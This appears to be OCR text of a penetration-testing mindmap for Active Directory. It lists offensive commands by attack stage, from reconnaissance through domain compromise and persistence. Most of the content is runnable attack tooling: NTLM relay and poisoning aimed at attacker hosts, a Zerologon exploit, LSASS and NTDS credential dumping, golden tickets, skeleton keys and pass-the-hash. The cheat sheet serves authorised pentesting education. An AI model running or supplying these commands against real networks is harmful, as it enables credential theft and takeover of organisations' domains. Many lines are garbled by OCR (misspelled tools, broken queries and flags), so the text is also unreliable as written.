


Pentesting active directory

Kindly provided by Orange Cyberdefense :-)
Some commands can break stuff, be sure to know what are you doing !
Please find legend below.



no credentials

Scan Network

- cme smb <ip> <range> # enumerate smb hosts
- nmap -sP -p <ip> # ping scan
- nmap -PN -sV --top-ports 50 --open <ip> # quick scan
- nmap -PN --script smb-vuln --p139,445 <ip> # search smb vuln
- nmap -PN -sC -sV <ip> # classic scan
- nmap -PN -sC -sV -p <ip> # full scan
- nmap -sU -sC -sV <ip> # udp scan

find vulnerable host

find AD IP

- nmcli dev show eth0 # show domain name & dns
- nslookup -type=SRV _ldap_tcp.dc._msdcs._/DOMAIN/

zone transfert

- dig axfr <domain_name> @<name_server>

List guest access on smb share

- enum4linux -a -u "" -p "" <dc-ip> && enum4linux -a -u "guest" -p "" <dc-ip>
- smbmap -u "" -p "" -P 445 -H <dc-ip> && smbmap -u "guest" -p "" -P 445 -H <dc-ip>
- smbclient -U/% -l //<dc-ip> && smbclient -U 'guest%' -l //<dc-ip>
- cme smb <ip> -u "" -p "" # enumerate null session
- cme smb <ip> -u 'i' -p '' # enumerate anonymous access

Enumerate ldap

- nmap -n -sV --script 'ldap' and not brute -p 389 <dc-ip>
- ldapsearch -x -h <ip> -s base

user found

Find user list

- enum4linux -U <dc-ip> | grep 'user:'
- crackmapexec smb <ip> -u <user> -p '<passwords>' --users
- OSINT - enumerate username on internet

user found

relay/poisoning

- nmap -PN -sT -s4 --open --script smb-security-mode -p445 ADDRESS/MASK
- use exploit/windows/smb/relay
- cme smb <ip> --gen-relay-list relay.txt

unsigned SMB

- PetitPotam.py -d <domain> -l <listener-ip> -c <target-ip>
- responder -i eth0
- mitm6 -d <domain>

user & hash found

zerologon

- python3 cve-2020-1472-exploit.py <MACHINE_BIOS_NAME> <ip>
- secretsdump.py <DOMAIN> <MACHINE_BIOS_NAME> <SMB_IP> --no-pass --just-dc-user "Administrator"
- secretsdump.py -hashes <HASH_Admn> <DOMAIN> <Administrator> <ip>
- python3 restorepassword.py --target-ip <ip> <DOMAIN> <MACHINE_BIOS_NAME> <MACHINE_BIOS_NAME> --hexpass <HEXPASS>

classic quick compromise methods

- java rmi
- exploit/multi/misc/java_rmi_server
- ms17-010
- exploit/windows/smb/ms17_010_eternalblue
- auxiliary/scanner/http/tomcat_enum
- exploit/multi/http/tomcat_mgr_deploy
- tomcat/boss manager
- ysoserial
- vulnerable product with cve
- searchsploit
- MS14-025
- use scanner/smb/smb_enum_gpp
- findstr /S /I cpassword \\<FQDN>\sysvol\<FQDN>\policies*.xml
- database credentials
- use admin/mssql/mssql_enum_sql_logins
- proxylogon
- proxyshe1l

Low hanging fruit

get valid username

- Get password policy
- crackmapexec <ip> -u 'user' -p 'password' --pass-pol
- enum4linux -u 'username' -p 'password' -P <ip>
- cme smb <dc-ip> -u user.txt -p password.txt --no-bruteforce # test user=password
- cme smb <dc-ip> -u user.txt -p password.txt # multiple test (carrefour of lock policy)
- python GetNUsers.py <domain> /-userfile <usernames.txt> -format hashcat -outfile <hashes.domain.txt>
- Get hash
- Rubeus asreproast /format:hashcat
- Get ASREPROastable users
- Get-DomainUser -PreauthNotRequired -Properties SamAccountName
- MATCH (u:User (dontreppreauth:true), (c:Computer), p=shortestPath(u)-[1..]>(c)) RETURN p

credentials found

hash found

no smb signing || ipv6 enabled || adcs

- MS08-068
- use exploit/windows/smb/relay # windows200 / windows server2008
- responder -i eth0 # disable smb & http
- ntlmrelay.py -tf targets.txt
- ntlmrelay.py -d -wh <attacker_ip> -l /tmp -socks -debug
- ntlmrelay.py -d -wh <attacker_ip> -l smb://<target> -l /tmp -socks -debug
- ntlmrelay.py -l <dc-ip> -wh <attacker_ip> --delegate-access
- getST.py -spn cifs/<target> <domain> /<netbios_name>S -impersonate <user>
- ntlmrelay.py -t http://<dc-ip>/certsrv/
- certfnsh.asp -debug -smb2support --adcs --template DomainController
- Rubeus.exe asktgt /user:<user> /certificate:<base64-certificate> /ptt

relay

adcs

crackmapexec

find hash

- LM
- john --format=lm hash.txt
- hashcat -m 3000 -a 3 hash.txt
- NTLM
- john --format=ntlm hash.txt
- hashcat -m 1000 -a 3 hash.txt
- NTLMv1
- john --format=netntlm hash.txt
- hashcat -m 5500 -a 3 hash.txt
- NTLMv2
- john --format=netntlmv2 hash.txt
- hashcat -m 5600 -a 0 hash.txt rockyou.txt
- Kerberos 5 TGS
- john spn.txt --format=krb5tgs --wordlist=rockyou.txt
- hashcat -m 13100 -a 0 spn.txt rockyou.txt
- Kerberos ASREP
- hashcat -m 18200 -a 0 AS-REP-roast-hashes rockyou.txt

Privilege escalation

- winpeas.exe
- search password files
- findstr /si 'password' *.txt *.xml *.docx
- Juicy Potato / Lovely Potato
- PrintSpoofer
- RoguePotato
- SMBGhost CVE-2020-0796
- CVE-2021-36934 (HiveNightmare/ SeriousSAM)

Low access

got administrator access on one machine

- procdump.exe -accepteula -ma lsass.exe lsass.dmp
- mimikatz "privilege:debug" "token:elevate" "sekurlsa:logonpasswords" "lsadump:sam" "exit"
- post/windows/gather/smart_hashdump
- hashdump
- cme smb <ip> <range> -u <user> -p <password> -M lsassy
- cme smb <ip> <range> -u <user> -p '<passwords>' --sam / --lsa / --ntds
- PPLDump64.exe <class> exe\lsass_pid> lsass.dmp
- mimikatz "ls" "processprotect /process:lsass.exe /remove" "privilege:debug" "tokens: elevate" "sekurlsa:logonpasswords" "processprotect /process:lsass.exe" "ls" #with mimidriver.sys
- LSA as a Protected Process
- search password files
- findstr /si 'password' *.txt *.xml *.docx
- search stored password
- lazagne.exe all
- shadow copies
- diskshadow list shadows all
- mklink /d c:\shadowcopy \\\?GLOBALROOT\Device\HarddiskVolumeShadowCopy\
- token manipulation
- Incognito.exe list_tokens -u
- Incognito.exe execute -c "<domain>\<user>" powershell.exe
- use incognito
- impersonate.token <domain>\<user>
- got an admin access
- got credentials
- dpapi extract

Administrator access

got one account on the domain

- Get all users
- GetADUsers.py -all -dc-ip <dc-ip> <domain> /<username>
- enumerate SMB share
- cme smb <ip> -u <user> -p <passwords> --shares
- bloodhound -python -d <domain> -u <user> -p <passwords> -gc <dc> -c all
- powercat / pyoverview
- Get hash
- GetUserSPNs.py -request -dc-ip <dc-ip> <domain> /<user>
- Rubeus kerberoast
- Get-DomainUser -SPN -Properties SamAccountName, ServicePrincipalName
- MATCH (u:User (haspn:true)) RETURN u
- MATCH (u:User (haspn:true), (c:Computer), p=shortestPath(u)-[1..]>(c)) RETURN p
- rpcclient Ss lookpnames <name>
- winic useraccount get name,aid
- auxiliary/admin/kerberos/ms14_068_kerberos_checksum
- goldenPac.py -dc-ip <dc-ip> <domain> /<user> <password> @<target>
- kerberos:ptc "tickets"
- dsccmd.exe /config /serverlevelpluginidll <\\path\to\dll> -# need a dsadmin user
- sc \DNSServer stop dns
- sc \DNSServer start dns
- FindSMB2UPTime.py <ip>
- CVE-2021-1675.py <domain> /<user> <passwords> @<target> \\\<smb_server_ip>\<share>\vlnject.dll
- enum dns
- dnstool.py -u 'DOMAIN\user' -p 'password' --record "" --action query <dc-ip>

Domain admin

- crackmapexec smb 127.0.0.1 -u <user> -p <password> -d <domain> --ntds
- secretsdump.py <domain> /<user> <pass> @<ip>
- ntdsutil "ac i ntds" "ifm" "create full c:\temp" q
- windows/gather/credentials/domain_hashdump
- secretsdump.py --ntds ntds_file.dll -system
- SYSTEM_FILE -hashes lmhash:ntlm:LOCAL -outfile ntlm-extract

Domain admin

dump ntds.dit

Persistence

- net group "domain admins" myuser /add /domain
- Golden ticket
- ticketer.py -nthash <nthash> -domain-sid <domain_sid> -domain <domain> -user <user>
- Silver Ticket
- PowerShell New-ItemProperty "HKLM\System\CurrentControlSet\Control\Lsa" -Name "DermAdminLoginBehavior" -Value 2 -PropertyType DWORD
- DSRM
- mimikatz "privilege:debug" "misc:skeleton" "exit"
- Skeleton Key
- mimikatz "privilege:debug" "misc:memssp" "exit"
- Custom SSP
- exit"
- C:\Windows\System32\kwissp.log

Persistence

Trust relationship

- Child Domain to Forest Compromise - SID Hijacking
- Get-NetGroup -Domain <domain> -GroupName "Enterprise Admins" -FullData
- select objectsid
- mimikatz lsadump:trust
- kerberos:golden /user:Administrator /krbtgt:<HASH_KRBTGT> /domain:<domain> /sid:<user_sid> /sids:<RootDomainSID-SID> /ptt
- Forest to Forest Compromise - Trust Ticket
- "lsadump:trust /patch"
- "lsadump:lsa /patch"
- "kerberos:golden /user:Administrator /domain:<domain> /sid:<domain_sid> /rc4:trust_key /service:krbtgt /target:<target_domain> /ticket:<golden_ticket_path>"
- \Rubeus.exe asktgt /ticket:krbtgt file /
- service "Service's SPN" /ptt
- Breaking forest trust
- printerbug or petitpotam to force the DC of the external forest to connect on a local unconstrained delegation machine. Capture TGT, inject into memory and dcsync

Trust relationship

Pivoting to others computers

- peexec.py -hashes "-chash" <user> @<ip>
- wmexec.py -hashes "-chash" <user> @<ip>
- atexec.py -hashes "-chash" <user> @<ip> "command"
- evil-winrm -i <ip> /<domain> -u <user> -H <hash>
- xfreerdp /u:<user> /d:<domain> /pth:<hash> /v:<ip>

pass the hash

- python getTGT.py <domain> /<user> -hashes <hashes>
- export KRBS5CCNAME=/root/impacket-examples/domain_ticket.cache
- python peexec.py <domain> /<user> @<ip> -k -no-pass
- Rubeus ptt /ticket:<ticket>
- Rubeus createnotonly /program:C:\Windows\System32\cmd.exe\unpopt.exe
- Rubeus ptt /luid:0xdeadbeef /ticket:<ticket>

overpass the hash / pass the key (PTK)

- Rubeus asktgt /user:victim /rc4:rc4value
- privilege:debug sekurlsa:tickets /export sekurlsa:tickets /export
- Rubeus dump /service:krbtgt /nowrap
- Rubeus dump /luid:0xdeadbeef /nowrap

Unconstrained delegation

- Get tickets
- Get unconstrained delegation machines
- Get-NetComputer -Unconstrained
- Get-DomainComputer -Unconstrained -Properties DnsHostName
- MATCH (c:Computer (unconstraineddelegation:true)) RETURN p
- MATCH (u:User (owned:true), (c:Computer (unconstraineddelegation:true), p=shortestPath(u)-[1..]>(c)) RETURN p
- privilege:debug sekurlsa:tickets /export sekurlsa:tickets /export
- Rubeus dump /service:krbtgt /nowrap
- Rubeus dump /luid:0xdeadbeef /nowrap

Constrained delegation

- Get tickets
- Get constrained delegation machines
- Get-DomainComputer -TrustedToAuth -Properties DnsHostName, MSDS-AllowedToDelegateTo
- MATCH (c:Computer), (t:Computer), p=(c)-t:AllowedToDelegate->(t)) RETURN p
- MATCH (u:User (owned:true), (c:Computer (name:"<MYTARGET.FQDN>"), p=shortestPath(u)-[1..]>(c)) RETURN p

Resource-Based Constrained Delegation

- lsadump:dcsync /domain:htb.local /user:krbtgt # Administrators, Domain Admins, or Enterprise Admins as well as Domain Controller computer accounts
- dcsync
- WSUSpect
- WSUSpendu.ps # need compromised WSUS server
- scm
- CMPivot
- MSSQL Trusted Links
- use exploit/windows/mssql/mssql_linkcrawler
- Printers spooler service abuse
- rpcolump.py <domain> /<user> <password> @<domain_server> | grep MS-RPRN
- printerbug.py <domain> /<username> <password> @<Printer IP> -RESPONDERIP
- GenericAll on User
- GenericAll on Group
- GenericAll / GenericWrite / Write on Computer
- WriteProperty on Group
- Self (Self-Membership) on Group
- WriteProperty (Self-Membership)
- ForceChangePassword
- WriteOwner on Group
- GenericWrite on User
- WriteDACL + WriteOwner

AD acl abuse

- aclpwn.py

GPO Delegation

- Get-LAPSPasswords -DomainController <ip>
- dc> -Credential <domain> \<login> | Format-Table -AutoSize
- foreach (\$ObjResult in \$ColResults){ \$objComputer = \$ObjResult.Properties: \$objComputer.name\where (\$ObjComputer.name -ne \$env:computername)}{foreach-object (Get-AdmPwdPassword -ComputerName \$.)}{python privexchange.py -ah <attacker_host_or_ip> -<exchange_host> -u <user> -d <domain> -p <password>
- ntlmrelay.py -l <dc_ip> --escalate -user <user>

get laps passwords

privexchange

ADCS

mayfly (@M4Fly)